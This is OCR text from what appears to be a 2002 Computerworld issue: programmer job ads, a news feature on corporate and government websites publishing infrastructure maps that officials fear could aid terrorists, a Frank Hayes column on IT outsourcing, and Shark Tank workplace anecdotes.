We seek Level I & II Computer Programmers/Software Engineers w/strong communication skills & any of the following skills: VB SQL & any database, AS/400, RPG/400, COBOL/400, CL, Visual C++ or C++, NT Admin., Java/HTML/CGI, COBRA, PERL, Oracle/Sybase/Informix/SQL Developers & DBAs, Lotus notes, Domino & ERP packages. Level I: B.S. degree & 1-3 years exp. Level II: M.S. or B.S. & 5 yrs. exp. Assignments may be anywhere in the U.S. Send resume to Manager of Milestone Consulting Group, 8625 NW 8 Street, Suite 422, Miami, FL 33126.

Looking for an EJB Developer in Raleigh, NC. Requires a Bachelor's Degree in Engineering or Computer Science and experience in EJB, WebSphere, Domino & Logistics. Send salary req & resume to jobs@ccintelligentsolutions.com

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Web Sites

AUTHORITIES ARE WORRIED that terrorists could be using information that's available on the Web like this map of AT&T's nationwide network.

can Executive Centers Inc. leases office space in a 20-story building to major companies such as Oracle Corp., Bank of America Corp. and Ford Motor Co.

American Executive Centers, whose name fits the targeting profile that security experts say could put companies on a terrorist's radar screen, offers photographs, floor plans and virtual tour information on its Web site.

Mike Howard, leasing manager for the complex, said that the company hasn't been concerned with the level of detail provided on the Web site and that it has taken steps since Sept. 11 to improve security.

"Our floor plan is not a whole schematic of the building," he said, adding that no schematics for underground garages are available on the site.

That lack of concern contrasts sharply with the position of the FBI's National Infrastructure Protection Center (NIPC). The NIPC on Jan. 17 issued a warning to all companies and government agencies to scour their public Web sites for sensitive information pertaining to critical infrastructure systems. It was the second such warning the NIPC has issued since Sept. 11.

Sensitive Information

And the NIPC's concerns may be warranted. A recent *Computerworld* survey of a dozen Web sites uncovered interactive maps depicting information such as the location of nuclear waste storage facilities and detailed diagrams of every major telecommunications network in the U.S. (see related stories, this page).

But information that could be helpful in the planning of terrorist attacks isn't the only problem, said Eric Shaw, a former CIA psychologist and profiler and the principal author of the Stroz Associates study. Companies could also be targeted if they post information that terrorist organizations don't like, he said.

"We know that corporate Web sites that contain messages supporting globalization are going to stimulate portions of the al-Qaeda organization and make those companies a potential target," said Shaw.

Shaw declined to name the financial institution for which the report was prepared, citing contractual and security reasons. However, he did say that the audit uncovered files listing frozen bank accounts belonging to known supporters of the Qaeda terrorist organization, which could have provided motivation for members of al-Qaeda in the U.S. to attack the company.

"Companies are communicating very effectively with their internal audience and clients, but they don't realize how information from a public Web site can be interpreted differently, particularly by adversary groups," said Shaw. "In the international realm, that can put you in the cross hairs."

"There's way too much information out there, especially in the area of critical infrastructure," said Dan Morrison, director of risk consulting at Arthur Andersen LLP in Chicago. "Bad guys can be really clever. But even when they're not clever, data aggregation can make targeting possible."

Energy, Nuclear Infrastructure Exposed

Detailed information about the nation's nuclear power plants and other energy infrastructures is readily available on the Internet.

An examination of U.S. Department of Energy (DOE) Web sites revealed maps that provide the approximate locations of all nuclear waste storage facilities, nuclear reactors and surplus plutonium storage sites in the country.

In addition, the Energy Information Administration (EIA), a division within the DOE, offers Web surfers an online database of electric power profiles for every state, plus a sortable database of all operational nuclear reactors and a detailed depiction of a typical uranium mill.

A program manager at the EIA said he couldn't comment on the Web content, and the DOE didn't respond to *Computerworld*'s request for comment.

However, Paula Scalingi, former director of critical infrastructure protection at the DOE, said the problem needs to be addressed immediately.

"The genie is out of the bottle," and steps should be taken to study what value, if any, this sort of information provides the public, she said. Scalingi, who now heads her own private consulting business, tried to conduct such a study last year at the DOE but couldn't get funding, she said.

Ed Badolato, president of Washington-based Contingency Management Services Inc. and the former deputy assistant secretary for energy emergencies at the DOE, said the amount of information about critical energy infrastructures available on the Internet provides a blueprint for terrorists. Most of the information was put there as a response to regulatory requirements and for business promotion purposes, Badolato said.

– Dan Verton

Telecom Infrastructure an Open Book

Large telecommunications firms and local communications companies publish a vast amount of sensitive information on their Web sites about critical nationwide networks.

A recent *Computerworld* survey of eight national and local telecommunications service providers uncovered enough information to produce a relatively accurate blueprint of the major network backbones serving businesses across the U.S.

In addition to network maps, the survey found detailed information on the locations of current and planned Internet data centers, router locations, major nodes of metropolitan-area networks. Virtual tours of data centers, maps depicting East Coast termination points of all long-haul undersea communications cables and street-level maps of fiber-optic networks are also available.

Reston, Va.-based XO Communications Inc.'s Web site provides location information for all of the company's five data centers, as well as a virtual tour inside a "typical" center, including a description of all security systems used to protect the facility. "The physical security threat is something that XO has to consider," acknowledged James Isaacs, the company's vice president of product management.

"On a day-to-day basis, most of our concern deals with the logical [network] layer rather than the physical layer," said Isaacs. However, the physical "perspective merits focus," he said. "The entire telecommunications industry has to take it into consideration."

Similar information is available online about the networks and data centers operated by AT&T Corp., Cable & Wireless PLC, Sprint Corp. and Qwest Communications International Inc.

The public availability of maps depicting the nationwide Sprint network has led to a series of "intense discussions" at the company to determine what else can be seen on its Web site, said Robin Carlson, a spokeswoman for Kansas City, Mo.-based Sprint. Carlson said Sprint lacks that information on a corporate level because its individual business units manage their own Web site content.

Nikki Laughlin, a spokeswoman for London-based Cable & Wireless, which publishes maps of all of its U.S. and global networks, downplayed the sensitivity of the information contained in the maps. "We give no specificity on our network maps," she said. "It just has the city name and would not give terrorists enough information to locate us. It's really a sales tool."

Denver-based Qwest couldn't be reached for comment.

Computerworld also found detailed street-level maps of the fiber backbone serving the city of Palo Alto, Calif., including locations of underground cables and backbone splice points. Jennifer Crosson, a spokeswoman for City of Palo Alto Utilities, said the department doesn't believe any of the information would be of use to a terrorist. "It's not any different than what anybody could see walking down the street," she said.

Washington-based TeleGeography Inc. publishes detailed network maps, including the locations of undersea cable termination points, for use by telecommunications companies. TeleGeography CEO Jason Kowal said he doesn't think that the level of detail on his company's maps would be useful to terrorists. However, Kowal acknowledged that "if you knew what you were looking for, you could probably find it."

– Dan Verton

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BPA ABM

FRANK HAYES/FRANKLY SPEAKING

Survival Strategies

WILL YOUR IT SHOP SURVIVE THESE budget-slashing, outsource-everything days? Or to put it another way: Will your company survive?

Last week, *Computerworld* columnist Paul A. Strassmann [Business Opinion, "Still a Loser's Game"] provided one answer to both those questions: Companies that outsource their IT wholesale usually do it because they're already in financial trouble — and things get worse, not better, after IT is gone.

What Strassmann didn't say is this: If your top management wants to dump your IT shop, there's probably not much you can do about it.

Strassmann is a hard-numbers guy. He comes to his conclusions by crunching lots of real data from lots of real companies, not by blue-skying about an ideal world. And he's been tracking outsourcing numbers since 1995, so there has been plenty of time for successful wholesale outsourcing deals to make a liar of him.

They haven't. What proved true in 1995's growing economy is still true in 2002's recession: Outsourcing certain IT functions may work — if it's done with a hard eye toward measurable financial improvements. But farming out all of IT isn't healthy for a business — and healthy businesses don't do it.

This all makes sense if you think IT has real value in making an organization successful. Completely outsourced IT can't provide competitive advantage. It can't move quickly to adjust to changing business conditions. It doesn't know the business it's supposed to serve because it's not part of that business. Internal IT can do all of those things. It's a critical strategic asset. So cutting it out cripples a business' ability to compete.

But executives who want to outsource everything don't believe that. They don't see IT as a strategic asset. They just want to get all those warm bodies off the books.

And, very likely, there's no argument you can make to change their minds. Demonstrating return on investment for IT projects won't do it, because outsourcing-happy executives don't view IT as an investment, but as a cost.

Showing that a loss of flexibility and in-depth knowledge of the business will cost more than it will save won't make them change their minds either, because they don't see IT as a strategic advantage, but as an operational expense.

Pointing out that wholesale outsourcing means IT will be optimized to serve the interests of the outsourcer, not your business, won't do it because, hey, it worked when they got the janitors off the payroll — and how different is keeping hallways clean from keeping networks running, anyhow?

Ugly? Sure, that's ugly. But it does remove the ambiguity and uncertainty for people in an IT shop that faces wholesale outsourcing.

It means your IT shop *will* go away. But then, down the line, so will the whole business.

So you're wasting your time making a business case for internal IT to outsourcing-happy management. Or calculating ROI. Or giving examples of cases where your IT shop saved the day when outsourced IT wouldn't have. You're better off spending that time polishing your résumé and your interview skills.

And even in the unlikely event that you win a reprieve, things will just keep going downhill.

Make no mistake, though: Not all companies looking at outsourcing are considering wholesale outsourcing. Surgical staff cuts and tightly targeted outsourcing are unpleasant, but they may deliver ROI or special capabilities that your IT shop can't produce today. There's no reason to bail out just because some outsourcing is on the table.

But if your top management believes IT — all of IT — is dispensable, you don't need to ask whether your company will survive.

You just need an exit strategy. ▸

Frank Hayes, *Computerworld*'s senior news columnist, has covered IT for more than 20 years. Contact him at frank_hayes@computerworld.com.

SHARK TANK

IT MANAGER at this electrical supply house bursts in on pilot fish and reams him out for visiting forbidden Web sites. Seems the word *stripper* triggered an alarm on the company's filtering software. Baffled fish – who was researching wire-stripping tools – stammers, "I was just looking at Ideal strippers." Boss thunders, "I don't care what your ideal stripper looks like, you're not visiting that site again!"

THIS PILOT FISH'S Sweden-based company likes using acronyms – maybe a little too much. "This morning the entire company received an e-mail from the new Release and Application Management/IT department," fish reports. "They signed off: 'Regards, RAM-IT.' "


NEW COMPUTER room is state of the art, beautifully laid out and stuffed with useful tools for systems management. "But the feature we're all proudest of is the fact that the card-key reader to get in is located much lower on the wall than in the old room," says IT pilot fish who works there. "Nothing to do with accessibility requirements – the sysadmins were around when the electricians were hooking it up, and we requested it that way. You just bang your butt up against it, with the access key still in your back pocket, and it clicks. A great time-saver."

AFTER SPENDING "more time than I could afford" on marketing manager's computer problems, IT manager pilot fish is annoyed when, the next day, Mr. Marketeer buttonholes him again. "Could you help me when you have a sec?" marketing manager asks. "Sorry," snaps fish, "you got all the secs from me you're going to get!"

NEW-HIRE IT pilot fish spots her boss flirting with a pretty receptionist. "In an effort to get closer to her, he leans forward and knocks his coffee cup off the reception counter," she reports. "It dumps into her monitor – with a nice crackling sound and lots of smoke." But the unrepentant boss isn't worried. "The beauty of being in the IS department is that no one will ever know I did it," he tells fish. "I'll just tell them the monitor blew."

Spill some my way: **sharky@computerworld.com**. You get a snazzy Shark shirt if your true tale of IT life sees print – or if it shows up in the daily feed at *computerworld.com/sharky*.

The 5th Wave



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